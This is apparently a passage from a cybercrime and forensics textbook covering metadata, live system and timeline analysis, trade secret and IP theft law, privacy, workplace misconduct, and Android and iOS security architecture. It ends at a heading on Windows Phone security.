Much of the software we use on a daily basis contain features that allow individuals to hide data. For example, in Microsoft Word, a user can edit the Properties to insert an Author Name, Company, keywords, tag and a variety of other data. This is commonly referred to as metadata. If the document is then sent to another user, that user may also edit the document. As this process occurs, Microsoft Word will track the ownership of the document, date of creation, change control and more. This is additional metadata that is automatically added to the document. Many times, these documents are then sent outside of the organization or posted on a website. This presents a security concern because information about individuals and the company are now inadvertently exposed to individuals outside of the organization.

Metadata is structured information that describes, explains, locates, or otherwise makes it easier to retrieve, use or manage an information resource. Metadata is often called data about data or information about information.

There are three main types of metadata: Descriptive, Structural and Administrative. Descriptive metadata describes a resource for purposes such as discovery and identification. It can include elements such as title, abstract, author and keywords. Structural metadata indicates how compound objects are put together, for example, how pages are ordered to form chapters in a book. Administrative metadata provides information to help manage a resource, such as when and how it was created, file type and other technical information, and who can access it.

It's important to know that metadata can be embedded in a digital object or it can be stored separately. Metadata is often embedded in HTML documents and in the headers of image files. Storing metadata with the object it describes ensures the metadata will not be lost, which can lead to problems of linking between data and metadata and help to ensure that the metadata and object will be updated together.

Web pages also contain metadata typically in the form of meta tags. Description and keywords in meta tags are commonly used to describe the web page's content. Most search engines use these meta tag data when adding pages to their search index.

Live System Analysis

Live system analysis is done before taking a system offline and is becoming a necessity because attacks might leave footprints only in running processes or RAM. Some malware disappears after a system is restarted. In addition, information in RAM is lost after you turn off a suspect computer. However, after you do a live acquisition, information on the system has changed because your actions affected RAM and running processes, which also means the information can't be reproduced. Therefore, live acquisitions don't follow typical forensics procedures. Data such as RAM and running processes might exist for only milliseconds, other data, such as files stored on the hard drive, might last for years.

Live acquisitions are becoming more necessary, and several tools are available for capturing RAM. A popular tool is BackTrack, now referred to as Kali Linux. Kali Linux is a Linux distribution designed for digital forensics and penetration testing. Kali Linux supports 32 and 64-bit images for use on hosts based on the x86 instruction set and as an image. Kali can be booted from a USB drive or CD and also bootable on a live system that is already running. This allows forensic investigators to perform their analysis on the live system without having to reboot the system.

Other parts of the live system analysis may include reviewing network logs. Network logs record traffic in and out of a network. Network servers, routers, firewalls, and other devices record the activities and events that pass through them. A common way of examining network traffic is running the Tcpdump program (www.tcpdump.org), which can procedure hundreds or thousands of lines of records.

Computer Timeline Analysis

Reconstructing the crime scene, even from a digital aspect, is a scientific process. Evidence needs to be identified, collected and analyzed. Persons involved in the incident, including witnesses, need to be interviewed. Beyond the scientific method, investigators need to consider that creativity plays a large part in solving any crime and sometimes, that is the most difficult trait to teach.

As the amount of data information and digital evidence increases, visual representations become more helpful in seeing how events are tied to each other, dependent upon another and give investigative leads to more evidence. Timelines have most likely been used in legal cases since the beginning of legal cases. In the simplest description, a timeline is a chronological listing of events. The method of displaying timelines changes, whether a timeline is a document listing events in order or an electronic display of colors, symbols, charts, graphs, and videos.

Spreadsheets can be used to efficiently sort data in a meaningful manner based on selected criteria. Whether by date and time, type of event, or by file name, spreadsheets can display relevant information quickly. A timeline spreadsheet can contain extremely detailed information gathered from a forensic analysis such as event logs, registry files, and external devices. The use of a spreadsheet alone to create a timeline based on the suspect's events solely on a forensic examining may not result in enough information to be useful. As any computer only shows the activity of any person that used the computer, additional circumstantial evidence needs to be added to the timeline spreadsheet.

Analyzing and looking at the activity as a whole also allows for a holistic view of the investigation where patterns of activity may be seen. Comparable to a physical crime scene, an electronic crime scene may be able to show the mindset and preparation of the suspect. Indications of wiped files, anonymous logins, and encryption could show a thorough manner of execution and planning by the suspect.

The biggest question we are faced with when it comes to hi-tech crimes is "who did it?" Skilled forensic analysts and investigators are great when they not only determine the computer user activity of a suspect, but also answer the basic investigative questions of who, what, when, where, why, and how. The answer to one question may only be derived by answering another. The answer to who committed the act may be

derived by answering the question of why someone would commit the act. As important with every forensic analysis to determine what happened and how it happened, it is just as important to find other answers to determine who did it.

49. Trade Secrets/IP Theft and Misconduct

Intellectual Property

Intellectual property (IP) theft is defined as theft of material that is copyrighted, the theft of trade secrets, and trademark violations. A copyright is the legal right of an author, publisher, composer, or another person who creates a work to exclusively print, publish, distribute, or perform the work in public. The United States leads the world in the creation and selling of IP products to buyers nationwide and internationally. Examples of copyrighted material commonly stolen online are computer software, recorded music, movies, and electronic games.

Theft of trade secrets means the theft of ideas, plans, methods, technologies, or any sensitive information from all types of industries including manufacturers, financial service institutions, and the computer industry. Trade secrets are plans for a higher speed computer, designs for a highly fuel-efficient car, a company's manufacturing procedures, or the recipe for a popular salad dressing, cookie mix, or barbeque sauce. These secrets are owned by the company and give it a competitive edge. Theft of trade secrets damages the competitive edge and therefore the economic base of a business.

A trademark is a registered name or an identifying symbol of a product that can be used only by the product's owner. A trademark violation involves counterfeiting or copying brand name products such as well-known types of shoes, clothing, and electronics equipment and selling them as the genuine or original product.

The owner of Napster at a 2001 news conference following a court ruling that the company must stop allowing users to share copyrighted music.

The two forms of IP most frequently involved in cybercrime are copyrighted material and trade secrets. Piracy is a term used to describe IP theft—piracy of software, piracy of music, etc. Theft of IP affects the entire U.S. economy. Billions of dollars are lost every year to IP pirates. For example, thieves sell pirated computer software for games or programs to millions of Internet users. The company that actually produced the real product loses these sales and royalties rightfully due to the original creator.

Historically, when there were no computers, IP crimes involved a lot of time and labor. Movie or music tapes had to be copied, physically produced, and transported for sale. An individual had to make the sale in person. To steal a trade secret, actual paper plans, files, or blueprints would have to be physically taken from a company's building and likewise sold in person.

In the twenty-first century software, music, and trade secret pirates operate through the Internet. Anything that can be digitized—reduced to a series of zeroes and ones—can be transmitted rapidly from one computer to another. There is no reduction of quality in the second, third, or fourth generation copies. Pirated digital copies of copyrighted work transmitted over the Internet are known as “warez.” Warez groups are responsible for illegally copying and distributing hundreds of millions of dollars of copyrighted material.

Pirated trade secrets are sold to other companies or illegal groups. Trade secrets no longer have to be physically stolen from a company. Instead, corporate plans and secrets are downloaded by pirates onto a computer disc. The stolen information can be transmitted worldwide in minutes. Trade secret pirates find pathways into a company's computer systems and download the items to be copied. Companies keep almost everything in their computer files. Pirated copies are sold over the Internet to customers who provide their credit card numbers then download the copy.

Intellectual property pirates use the computer to steal vast amounts of copyrighted material and cause severe damage to the victimized companies. IP pirates never have to make sales in person or travel, their costs are minimal, and profits are huge. Internet pirates target online shoppers who look for discounted, but legitimate, products. They do so by emails and Internet advertisements that seem to be the real thing. Not just individuals, but companies, educational institutions, and even government agencies have been tricked by IP pirates into buying stolen goods.

Arrest and prosecution of IP crimes is difficult for U.S. law enforcement agencies. U.S. laws combating this new type of crime were only beginning to be written by the early twenty-first century. Very little stops IP pirates, and organized crime groups have become involved as well. The profits they generate from IP crimes finances many other criminal activities such as drug trafficking, illegal gun sales, gambling, and prostitution.

Intellectual property pirates also come from many foreign countries such as China, South Korea, Vietnam (Southeast Asia), and Russia. International IP law is practically nonexistent. While offline IP violations can be investigated by traditional law enforcement tactics such as using undercover agents, cyber IP criminals operate only in cyberspace and can disappear in seconds.

Trade Secrets

Trade secrets are types of business information that confer value because of their secrecy, such as confidential formulae, manufacturing techniques, and customer lists. The theft of U.S. trade secrets is a growing problem, costing American businesses hundreds of billions of dollars per year. Electronic espionage by major foreign powers such as China is particularly serious.

Unlike holders of other forms of intellectual property, owners of trade secrets cannot invoke a federal civil legal remedy. A federal trade secrets law would help victims recover damages and make it easier to stop thieves before they flee the country. Such a law, designed not to displace optional state law remedies, would both protect the rights of the owners of trade secrets and strengthen the economy.

Strong protection for intellectual property (IP) is vitally important to the health of the United States economy. IP industries account for more than 40 percent of U.S. economic growth and employment, and they create strong incentives for investments in innovation that drive future U.S. economic growth and innovation.

Currently, owners of three of the four major categories of IP rights—patents, trademarks, and copyrights—may invoke robust federal law remedies to compensate them for the theft of their valuable

property. Owners of the fourth key category of IP rights—trade secrets—do not, however, enjoy such protection. Creation of a federal civil remedy for trade secret theft would remedy this shortcoming to the benefit of the U.S. economy and American holders of trade secrets. It might also help to spur stronger international protection of trade secrets.

What Is a Trade Secret?

A trade secret is business information that confers economic value on its owner by virtue of its secrecy. Common types of trade secrets include proprietary industrial and manufacturing techniques, business and sales methods, confidential formulae, and customer lists.

Trade secrets run the full gamut of business-sensitive information, from the formula for Coca-Cola and the KFC recipe for fried chicken to the Google proprietary search algorithm and the WD-40 formula (the cleaning spray used by 80 percent of Americans) just to name a few examples. Once trade secret information becomes public, it is essentially worthless because third parties—particularly competitors—can use it freely.

The Growing Problem of Trade Secret Theft

U.S. trade secret theft is a growing problem that stems not just from security breaches by firms' employees and business partners, but also from expanding electronic espionage by rival firms and foreign governments. Trade secret misappropriation imposes huge costs on the American economy. In 2012, the National Security Agency estimated that U.S. businesses lose \$334 billion per year due to trade secret thefts and cyber breaches. If anything, this figure understates the problem because it does not include the significant costs that businesses absorb to protect their secrets. Moreover, the burden of trade secret theft will likely rise as China and other nations increasingly target U.S. business assets, as underscored by the recent U.S. Justice Department indictment of Chinese officers.

The scale of business losses from individual thefts is huge. For example, Motorola spent over \$400 million in developing iDEN military telecommunications technology, which was stolen on behalf of a company that developed products for the Chinese military. This is not just a big- business problem. The loss of trade secrets is particularly significant for small-sized and medium-sized enterprises, which rely more heavily on such secrets than they do on other forms of IP to protect their information assets.

Status of Legal Protection for American Trade Secret Owners

Unlike holders of the other three primary forms of IP—patents, trademarks, and copyrights— trade secret owners must depend on state law to protect their rights in the face of trade secret theft. State statutes based on the American Law Institute's Uniform Trade Secrets Act (UTSA) have largely supplanted state common law protection of trade secrets. At present, 47 of the 50 states and the District of Columbia have adopted it. New York, North Carolina, and Massachusetts have not yet done so, but their laws are substantially similar to the UTSA.

The UTSA defines a trade secret as information (including a formula, pattern, compilation, program, method, technique, or process) that derives economic value from not being generally known or readily ascertainable using proper means by other persons and is the subject of efforts to maintain its secrecy that are reasonable under the circumstances.

Misappropriation of a trade secret under the UTSA occurs when the secret has been acquired through improper means, under an obligation not to disclose or use it, from someone who had an obligation not to disclose it, or by accident or mistake if the accidental acquirer later learned that the information was a trade secret before using or disclosing it. “Improper means” include theft, bribery, misrepresentation, breach, inducement of a breach of duty to maintain secrecy or espionage through electronic or other means. Reverse engineering and independent discovery of information embodied in a trade secret is not improper means.

Sanctions under the UTSA include preliminary and permanent injunctions for threatened and actual misappropriation; damages (including payments for unjust enrichment and up to double damages for willful and malicious misappropriation); and reasonable attorney’s fees (for bad faith or willful and malicious misappropriation).

Federal Criminal Penalties

The Economic Espionage Act of 1996, whose definitions track the UTSA, criminalizes misappropriation of trade secrets intended to benefit foreign governments or agents and for economic gain. Criminal fines include imprisonment, individual fines of up to \$5 million, and fines directed at organizations of up to \$10 million or three times the value of the misappropriated trade secret, whichever is larger.

Trade secrets illicitly acquired through computer hacking (computers accessed “without authorization”) are subject to criminal and civil penalty under the Computer Fraud and Abuse Act. Finally, various state laws impose criminal sanctions for certain types of trade secret thefts.

Lack of a Federal Civil Remedy

The lack of a federal civil remedy for victims of trade secret theft precludes owners of trade secrets from vindicating their rights under certain circumstances. Enjoining and sanctioning trade secret thieves who cross state lines is often difficult. Procedural differences and jurisdictional issues inherent in a multi-state system may complicate and render more costly efforts to achieve results in a non-local tribunal. Efforts to invoke federal diversity jurisdiction likewise are complicated by requirements of complete diversity of citizenship among the parties and choice-of-law questions. Despite the similarity among state civil laws, procedural and case law differences may arise.

Furthermore, although victims of trade secret theft can inform the Justice Department (and state attorneys general in some jurisdictions) of suspected criminal misappropriations, limited prosecutorial resources and conflicting demands on enforcers make obtaining federal (or state) action—which in any event does not directly compensate the victim—an uncertain proposition. For example, companies may find it particularly

difficult to recoup losses from employees who steal a trade secret, immediately leave the state where the theft occurred, flee the United States, and subsequently turn the trade secret over to a competitor.

In such situations, time is of the essence, and the requirement to seek a private remedy under another state's law can cause critical delays. Such delays may make the difference between stopping a rogue employee before he leaves the country and allowing him to get away.

The Benefits of Federal Trade Secret Legislation Without Offending Federalism

Unlike the current situation, a federal civil statutory remedy would make federal tribunals instantly available to aggrieved businesses that seek injunctions, which is particularly important when the time is of the essence due to flight risks. As soon as a federal judge issues an injunction, federal marshals could act quickly to stop a rogue employee or other thief from leaving the country. A uniform federal damages standard would also benefit firms by reducing uncertainties that may arise due to differences in state-specific case law and procedural norms.

Furthermore, by creating a powerful new means of obtaining recompense for harmed businesses, strong federal civil trade secret legislation would at least marginally reduce the expected rewards and incentives of misappropriation of trade secrets. This would tend to slow the growth of trade secret theft to the benefit of both IP holders and the broader American economy.

Relatedly, an appropriate federal statute would have a salutary “demonstration effect” on major foreign jurisdictions, such as the European Union (EU), which is considering EU-wide regulation to protect trade secrets. Federal legislation could strengthen the hand of U.S. negotiators in pushing for the U.S. approach to trade secrets in ongoing U.S.–EU trade and economic liberalization negotiations on the

Transatlantic Trade and Investment Partnership (T-TIP). The United States could also use a T-TIP accord to press other large jurisdictions with poor records on trade secret protection—such as China—to improve their systems. In short, good federal legislation could yield significant domestic and international benefits for American holders of trade secrets.

Moreover, a new federal law need not undermine federalism. As long as the federal standard does not preempt state law remedies, it would retain the potential benefits of the states continuing experiments to write optimal civil trade secret laws, and harmed companies could pursue state remedies if they so desired. The ability of federal and state IP laws to coexist is well illustrated by the case of trademarks, where the federal Lanham Act and state laws protecting trademarks have long coexisted successfully.

Additionally, in today's information economy in which trade secrets may be electronically transmitted across state lines and international boundaries quickly and seamlessly and as trade secret theft imposes a major and growing burden on interstate commerce, extending federal civil law to combat the theft of trade secrets would be a quintessentially appropriate exercise of Congress's authority to regulate interstate commerce.

The growing theft of U.S. trade secrets is significantly harming the U.S. economy and the property rights of

American businesses. Appropriately crafted federal trade secret legislation that respects federalism principles could bolster the U.S. economy and protect important property rights both at home and abroad. Such legislation merits serious consideration.

49.1. Privacy Breach

What is a privacy breach?

A privacy breach occurs when there is unauthorized access to, or collection, use, or disclosure of, personal information. Such activity is “unauthorized” if it occurs in contravention of applicable privacy legislation. Some of the most common privacy breaches happen when personal information of customers, patients, clients or employees is stolen, lost or mistakenly disclosed (e.g., a computer containing personal information is stolen or personal information is mistakenly emailed to the wrong people). A privacy breach may also be a consequence of faulty business procedure or operational break-down.

What can we do?

Unfortunately, privacy breaches are becoming more and more common. Over the last few years, hundreds of thousands of Americans have been affected by privacy breaches. And the consequences for affected individuals can be significant.

Difference between Confidentiality and Privacy

We often use the terms “confidentiality” and “privacy” interchangeably in our everyday lives. However, they mean distinctly different things from a legal standpoint. To begin with, confidentiality refers to personal information shared with an attorney, physician, therapist, or other individual that generally cannot be divulged to third parties without the express consent of the client. On the other hand, privacy refers to the freedom from intrusion into one’s personal matters, and personal information.

While confidentiality is an ethical duty, privacy is a right rooted in common law. Understanding the difference between these two terms can spare you a lot of confusion when signing contracts, establishing a client-attorney relationship, and generally knowing your rights in a given situation.

When we say information is held in confidence, and therefore confidential, we have an expectation that it will be shared only after authorization is provided, and then only with authorized individuals. Most confidentiality agreements, either written or implied (as with the attorney-client privilege, for example), remain in effect indefinitely. The doctor-patient relationship establishes an implied contract of confidentiality since the doctor is in a position to help you by collecting and analyzing otherwise private information. If the doctor asks a pharmacist to fill a prescription for a drug known to treat a serious form of cancer, for example, it would not be a breach of confidentiality. But if the doctor were to tell your boss that you are terminally ill, that most certainly would constitute a breach of their ethical duty to keep your information private. Confidential information is regularly handled by financial institutions; hospitals; doctors; therapists; law firms; businesses; religious authorities; and others.

Privacy

Examples of activities considered private might include a medical examination; activities within your home;

using a restaurant bathroom; entering the office of a reproductive health provider, and generally, any action for which you have the reasonable expectation of privacy. Most things are done in public places would not be considered private, although privacy laws leave a substantial amount of gray area as to what might be considered “public,” as seen below.

The Fourth Amendment of the U.S. Constitution protects against searches that violate your reasonable expectation of privacy, which is loosely defined as something for which society as a whole would consider legitimate. The 1967 Supreme Court case *Katz v. the United States* held that the government may not record a conversation made from a public phone booth (with the glass door shut), even if the recording device is on the outside since the individual making the call has a reasonable expectation of privacy.

You have a reasonable expectation of privacy within your home; your office (if closed to the public); and most mail sent or received through the U.S. Postal Service, to name a few examples. You have a much more limited expectation of privacy when out in public places and none with respect to items left in the garbage outside your home.

An invasion of one’s privacy could raise one of the following claims in tort law:

1. Intrusion of Solitude
2. Appropriation of Name or Likeness
3. Public Disclosure of Private Facts
4. False Light

Most U.S. jurisdictions allow civil lawsuits for the claim of invasion of privacy, the specifics of which are largely controlled by state laws.

49.2. Workplace Misconduct

Workplace Misconduct

Work can be stressful at times, especially during economic downturns when employees may need to boost productivity due to limited budgets. Stress, job dissatisfaction, and anger may lead to misconduct in the workplace or even off-site. Misconduct is unacceptable behavior that's categorized as either general or gross. You may get a warning for general or minor misconduct, but you must change your behavior to keep your job. Gross misconduct, the more serious kind, can be grounds for immediate dismissal.

Excessive Tardiness or Absences. Some tardiness or unexcused absences usually fall within the general misconduct category. You may show up late for work some days or fail to call in when you're sick. If this behavior becomes habitual, it may soon be considered gross misconduct, especially if you've been warned in the past. The definition of gross misconduct can vary by state or even employer. Skipping a day of work to interview for a job may fall within that realm.

Insubordination

Insubordination is another type of misconduct in the workplace. It is often considered gross misconduct if it disrupts productivity or hinders sales. Insubordination is a defiance of authority directed toward a higher level manager or boss. This defiance can include a lack of respect, disregarding deadlines and doing things outside the scope of what's permitted. An example of insubordination hindering sales is defying your manager in front of clients, which can result in lost projects.

Rudeness and Abusive Language

There is no place for rudeness and abusive language in the workplace. Blatant rudeness and the use of foul language is usually considered gross misconduct, especially if it is regularly demonstrated on the job. But the employer must establish guidelines for this type of behavior. For example, some cursing and rudeness may be acceptable among homicide detectives in a stressful environment, but would probably be grounds for dismissal in a church. A one-time loss of your temper may result in a written warning. If this behavior is repeated, you'll probably be looking for another job.

Dishonesty and Theft

Misconduct and Serious Misconduct

"Misconduct" means some form of wrongdoing. Usually, it will involve deliberate wrongdoing, but there may be circumstances where an employee acts so carelessly that it amounts to serious misconduct (i.e. gross negligence or recklessness).

"Serious misconduct" involves serious wrongdoing. Where, after a fair process, it is established that an employee's actions amount to serious misconduct, an employer may terminate the employee's employment.

without notice (sometimes referred to as “instant” or “summary” dismissal). The misconduct must be sufficiently serious that it undermines the trust and confidence that the employer has in the employee (e.g. theft, sexual or other assault, or the use of illegal drugs at work).

Sometimes employment agreements list conduct that the agreement says amounts to “serious misconduct”. If an employee engages in misconduct that is listed, that doesn’t necessarily mean that serious misconduct has automatically occurred. In every case, the employer must consider all the facts and the employee’s response before it decides whether serious misconduct has occurred. When this is done, what looked like serious misconduct may not be so serious after all. Also, note that minor misconduct cannot become serious misconduct just because it is on the serious misconduct list.

Process

The purpose of any disciplinary action is to prevent reoccurrence of the inappropriate behavior/misconduct. The emphasis should be on the corrective action required to change the employee’s conduct and giving the employee a reasonable opportunity to do so, not on punishing the employee.

An employer should generally take the following steps when considering disciplinary action for possible misconduct or serious misconduct. The employee should also know their rights and obligations in this process.

- Before taking action – before commencing a disciplinary process, the employer should assess whether the particular concern or complaint is sufficiently robust and serious to require such a process. It may be necessary for the employer to undertake some preliminary steps to make this assessment (e.g. to read documents, or to speak briefly with someone who saw what happened or the employee who might be disciplined). If the employer needs to speak with an employee who could be disciplined later, then the employee needs to be told of this possibility and that what he/she says could be relevant in any disciplinary process.
- Forewarning and information – if the employer decides to commence a disciplinary process, the employer should provide the employee at the outset with all of the relevant information (e.g. documents), the reasons why the employer is concerned, and the possible consequences the employee is facing (e.g. a warning or dismissal). It could be procedurally unfair if, at the end of the disciplinary process, the employer decides to take a type of disciplinary action that the employee was not forewarned about.
- Preparing for a meeting – the employee should be invited to a meeting to provide a response. The employee should have enough time before the meeting to consider the information provided and to prepare his or her response and should be told that the response can be made orally or in writing, or in both ways. The employee should also be told who is coming to the meeting and should be told of his or her right to bring a support person or representative with him/her.
- Listening and explaining – at the meeting, the employer should listen to the employee’s response with an open mind. If the employer disagrees with the employee’s response, the employer should say so and should provide the reasons for that. This does not necessarily have to be done at the meeting, but the employee needs to know what it is that the employer is thinking, so that he or she has an

opportunity to address that.

- Keeping a record – it may be helpful for both the employer and employee to keep a record of all discussions, agreements, and meetings held.
- If further investigation is needed – once the employer has the employee's response, it may be necessary to investigate further. The employee should be given an opportunity to comment on any new information that comes out of that further investigation. It may be necessary to meet again to do this.
- Decision – once the employer has all of the relevant information, the employer can decide whether the employee has committed misconduct or serious misconduct.
- Considering action to take – the employer should then consider what action it should take if any. At this stage, the employer should consider any matters that could be relevant to what action it takes (e.g. long-serving employee with a clean record), possible alternatives to disciplinary action, and any other appropriate assistance that might be provided to help prevent a recurrence (e.g. training or supervision). The action may be a warning (see below). If the employee has not had an opportunity to comment on the outcome (e.g. dismissal or disciplinary action) it might be necessary to have another meeting to hear and consider what he/she has to say.
- Preliminary decision – in serious or complex situations, the employer could provide the employee with a 'preliminary decision' (including details of any proposed disciplinary action), and allow the employee to comment on it before a final decision is made. The employer must consider the employee's comments with an open mind – that is, the employer must be prepared to listen to the employee and consider what they have to say before making a final decision.
- Final decision – once the employer has reached a final decision, the employer should tell the employee and provide reasons for the decision. This needs to be done in a respectful and sensible way.
- Giving notice – if the decision is to dismiss, and there is no serious misconduct, the employee should be given notice in accordance with his or her employment agreement. If the employee is to be dismissed for serious misconduct, the employer does not have to give notice but may choose to do so anyway.

Both sides are required throughout the process to cooperate with each other, to answer questions honestly and openly, and to act in a respectful and sensible way. The employee has the right to have a representative present to speak on his or her behalf.

Proof

A disciplinary investigation is not a criminal prosecution – the employer does not need to prove that misconduct occurred 'beyond all reasonable doubt'. However, to discipline an employee for misconduct, the employer needs to be convinced that the misconduct occurred, and there need to be reasonable grounds to support that. The more serious the misconduct (e.g. theft, sexual assault), or the more serious the possible consequences are for the employee (e.g. final warning, dismissal), the stronger the employer's supporting information and reasoning needs to be before action is taken.

Suspension

In particularly serious cases, an employer might be entitled to suspend an employee during the disciplinary process. Generally, there is no right to suspend unless the employment agreement provides for suspension. However, employers can sometimes suspend employees when investigating very serious cases if there is a good reason (e.g. alleged theft resulting in a need to ensure the accounts are not interfered with during the investigation; or alleged sexual assault resulting in the need to protect the employee who may have been sexually assaulted).

The employer must also follow a fair process before deciding to suspend the employee. The employee should be given an opportunity to comment on the proposed suspension and the reasons why the employer thinks the suspension is appropriate. Again, the employer must consider the employee's comments with an open mind.

Warnings

In circumstances where the misconduct is not serious, or where the employer otherwise decides not to dismiss, the employer may decide to give the employee a warning.

The employment agreement may stipulate whether written or verbal warnings are required. The type of warning required may be different at different stages of the process. The warning must include information making it clear what the misconduct is and the consequences of further misconduct. A final warning should be in writing unless there is a different process in the employment agreement.

If an employee has had warnings previously, the employer might be able to dismiss the employee or might give a further or final warning. However, a previous warning or warnings do not always justify dismissal or a final warning – generally speaking, a warning for one type of conduct cannot be relied upon when dealing with another type of misconduct and, if a warning is too old, it may be unfair for an employer to rely on it.

Ethics and Corruption in the Workplace

Corruption inevitably leads to a diminished business climate when public trust is put at risk, according to Stanford Graduate School of Business. Corruption can take many forms that can include graft, bribery, embezzlement, and extortion. Its existence reduces business credibility and profits when professionals misuse their positions for personal gain.

Inefficiency

When resources are tampered with and used improperly, the efficiency of a business suffers. Insufficient resources are available to effectively run the business and maintain its levels of operations. When the news about corrupt business professionals breaks, customers, lose respect and trust, requiring company officials to spend valuable time and resources to monitor the fallout and reassure clients the company is still viable. Legal fees, penalties, and public relations efforts reroute important resources from the core business and lead to an inefficient use of company funds and personnel.

Lost Resources

In addition to the inefficient use of resources, corruption can have a number of other economic impacts on business. Employee ranks often are inflated to cover up the corrupt professional's activities. The cost of increasing employee ranks in addition to any embezzlement that is going on is passed on to consumers in the form of higher prices. Prices also can be inflated when corruption takes place outside a company in the form of corrupt government officials who take bribes. Consumers pay the costs of vendor corruption when purchasing agents require payoffs, or when vendors skim profits and raise prices to cover their illegal activities.

Weakened Development

Investors are skeptical of doing business with companies and municipalities that are known for corruption. Whether you are seeking investment to grow your firm or you sell investments for a living, you will have a much harder time finding willing investors when bribes or in-kind favors are required, or your business has a history of corruption within its ranks. Competition is unfairly affected when investors' risk is multiplied by changing business climates that follow corrupt business practices. Due diligence is defeated when the facts change according to the current levels of corruption. Practical investors steer clear of businesses with a corrupt history.

Increases Crime

The results of corruption in business add to the burgeoning roles of crime-fighting government agencies, police departments, and internal investigators. The trickle-down effect of corruption usually ends up feeding black market interests and may even support the efforts of organized crime as the activities infiltrate various business levels. Corruption begets continued criminal activity when it goes undetected. The effects of corruption in emerging third world countries are evident and widespread, but even in America, where competition and greed can outweigh the good of society, corruption fuels the growth of criminal enterprises and eventually affects the society in which the business operates.

50. Cell Phone & Mobile Advanced

Android Security Architecture

Android is an open mobile platform built on a robust security architecture. This architecture was designed to ensure the protection of users, data, applications, and devices by providing a secure development environment. The Android approach is to build multiplayer security for an open architecture while providing flexibility and protection for users of the platform. However, Android does have a developer's interests in mind and has tried to reduce the burden on application developers by introducing many security controls that can be implanted into the software.

The Android security platform controls and features include the following:

- Security at the OS Linux kernel – This ensures that native code is constrained by the application sandbox.
- Mandatory sandboxing of applications – This prevents applications from interacting with each other and limits access to the operating system.
- Security inter-process communication – This provides standard and secure mechanisms for accessing file systems and other resources.
- Digital signing of applications – This identifies application authors and deters or prevents malware.
- User-granted application permissions – These require applications to obtain express permission from users before accessing resources such as camera functions, contact lists, or GPS.

The Android software stack contains the security measures required to secure applications, with each layer assuming that the components lower in the stack are secure. The top layer is the application layer, which hosts device-based applications such as the dialer, SMS/MMS, browser, camera, and so on. Below that are the application frameworks, which are the services provided. These include the activity manager and the package manager, among others. Below the frameworks are the libraries and the Android runtime virtual machines. This layer is built on the Linux kernel, which provides inter-process communications control and ensures that even native code is constrained by the application sandbox.

Android Application Architecture

Because Android is an open source platform, every application created for Android devices consists of essential building blocks. Therefore, every application can be decompiled and reviewed as blocks of source code. This is made easier because Android consists of basic software components that make up each application. These components are as follows:

- Activity – This is a user interface whereby a user can enter data or interact with the application in some other way.
- Service – A service performs operations in the background – for example, playing music.
- Content providers – These provide information to third-party applications. A content provider can be

seen as an interface that processes data in one process and feeds it to another independent process.

- Broadcast receivers – These respond to system-wide notifications such as “battery low” or “microphone unplugged.” The OS normally initiates these notifications or broadcasts, but trusted applications can also issue broadcasts.

Apple iOS Security Challenges

The introduction of the iPhone in 2007 changed the mobile phone landscape. The arrival of the original iPhone, which was more of a handheld computer with a large touchscreen than merely a phone, sparked changes in mobility, computing, photography, and independent software development, to name just a few areas. It's operating system, called iOS, ran a Safari Web browser and offered built-in Wi-Fi and Bluetooth in addition to traditional mobile communications.

The iPhone was one of the most disruptive devices of the new century. It certainly transformed the way we benchmark mobile phones and even the way we work and play. From a security aspect, however, it opened up a whole new way of thinking. The iPhone, along with other smartphones that were to follow, was not simply a mobile telephone, but a complex computer in a miniaturized format that carried with it a treasure trove of user information beyond what any other device had ever held.

When the iPhone was launched in 2007 and followed a year later by the iPhone 3G, it was clear that it would change the way people interacted with technology. The public embraced this change. Suddenly, mobile data and Internet, along with Web access from a mobile phone, became hugely popular. Indeed, it was so successful that within a few years, data usage levels skyrocketed and Internet access on mobile devices became the norm. It's debatable whether the iPhone sparked the widespread adoption of smart devices or if the iPhone simply happened to appear at just the right time. Previous attempts at smartphones and tablets had failed due to a lack of applications and connectivity. Perhaps the difference-maker was the creation of the App Store, where users could download thousands of Apple-approved third-party applications. This was a major divergence from previous strategies pursued by the likes of Nokia, Blackberry, Windows and even Apple, and it sparked massive user interest and demand.

Before this, manufacturers of so-called smartphones made the development of third-party applications as difficult as possible for independent and small software houses. In contrast, Apple actively encouraged independents to develop applications for its product, resulting in a huge repository of applications available from the App Store. This freed Apple from having to guess which applications would be profitable from a development standpoint. It also kicked off a modern-day gold rush, as developers of popular apps became millionaires overnight.

Unlike Android, iOS is closed source and follows a philosophy that only verified applications from the App Store are available for download. From a development standpoint, this has made the iOS less attractive to cybercriminals. Indeed, to download or side-load unauthorized applications, the user must jailbreak the device at which point Apple can claim innocence of any damage caused by attacks. From Apple's perspective, this approach is a more secure choice and many security pros agree.

Like the Android OS, Apple iOS operating system has a component-layer model. The layers consist of the following:

- System architecture – This involves the OS platform and hardware used to protect the iOS device. It also relates to sandbox testing and application isolation. It includes a secure boot-chain, system software authorization, a secure enclave, and touch ID.
- Encryption and data protection – These are the techniques used to safeguard against theft.
- They include file data protection, passcodes, keychain data protection, and more.
- Network security – These are techniques used to protect data when it is transmitted across the open Internet. They include Secure Sockets Layer (SSL) and Transport Layer Security (TLS) security.
- Application Security – This includes digital authentication and verification, runtime process security, data protection within applications, sandboxes, and service isolation.
- Internet services – These include iMessage, Facetime, Siri, and iCloud.
- Device Access – These are the basic security tools such as passwords, PINs, remote wipe, mobile device management (MDM), and even remote access tools.

A key consideration with the iPhone was how it could be secured against theft or loss. After all, the mobile device held private user data, such as account information and passwords. For this, access control is always a good starting point. To that end, the iPhone had a password lock. In addition, it used many other access control techniques, such as application permission requests, which are similar to the permission per process control in Android.

Apple iOS Architecture

The iOS architecture is a layered model. At the highest level, iOS can be considered an intermediary between the underlying hardware and the applications running on the device. Applications do not talk directly to the hardware but rather go through the iOS and device drivers. Therefore, the iOS operating system is built on several layers that stack on each other, providing more sophistication at each subsequent layer. From the top down, the layers are as follows:

- Cocoa Touch Layer – This higher-level layer provides a level of abstraction from lower levels. It is where application development occurs. This makes it much easier to write code, as it reduces the amount and complexity of the code.
- Media Layer – This layer contains the graphics, audio and video technologies used to implement multimedia features in applications.
- Core Service Layer – This layer underpins the system services that applications require.
- It also supports technologies such as iCloud, social media and networking.
- Core OS Layer – This layer contains the low-level features that are the foundation of all the higher layers and their features.

To assist developers, Apple has supplied a developer library. It contains an application programming interface (API) references, programming guides, and many simple code blocks. The lesson for end users is that to retain secure, they should use the App Store to download applications. Apple has created this

marketplace for developers to upload and sell verified applications on which end users can rely.

Windows Phone Security Challenges

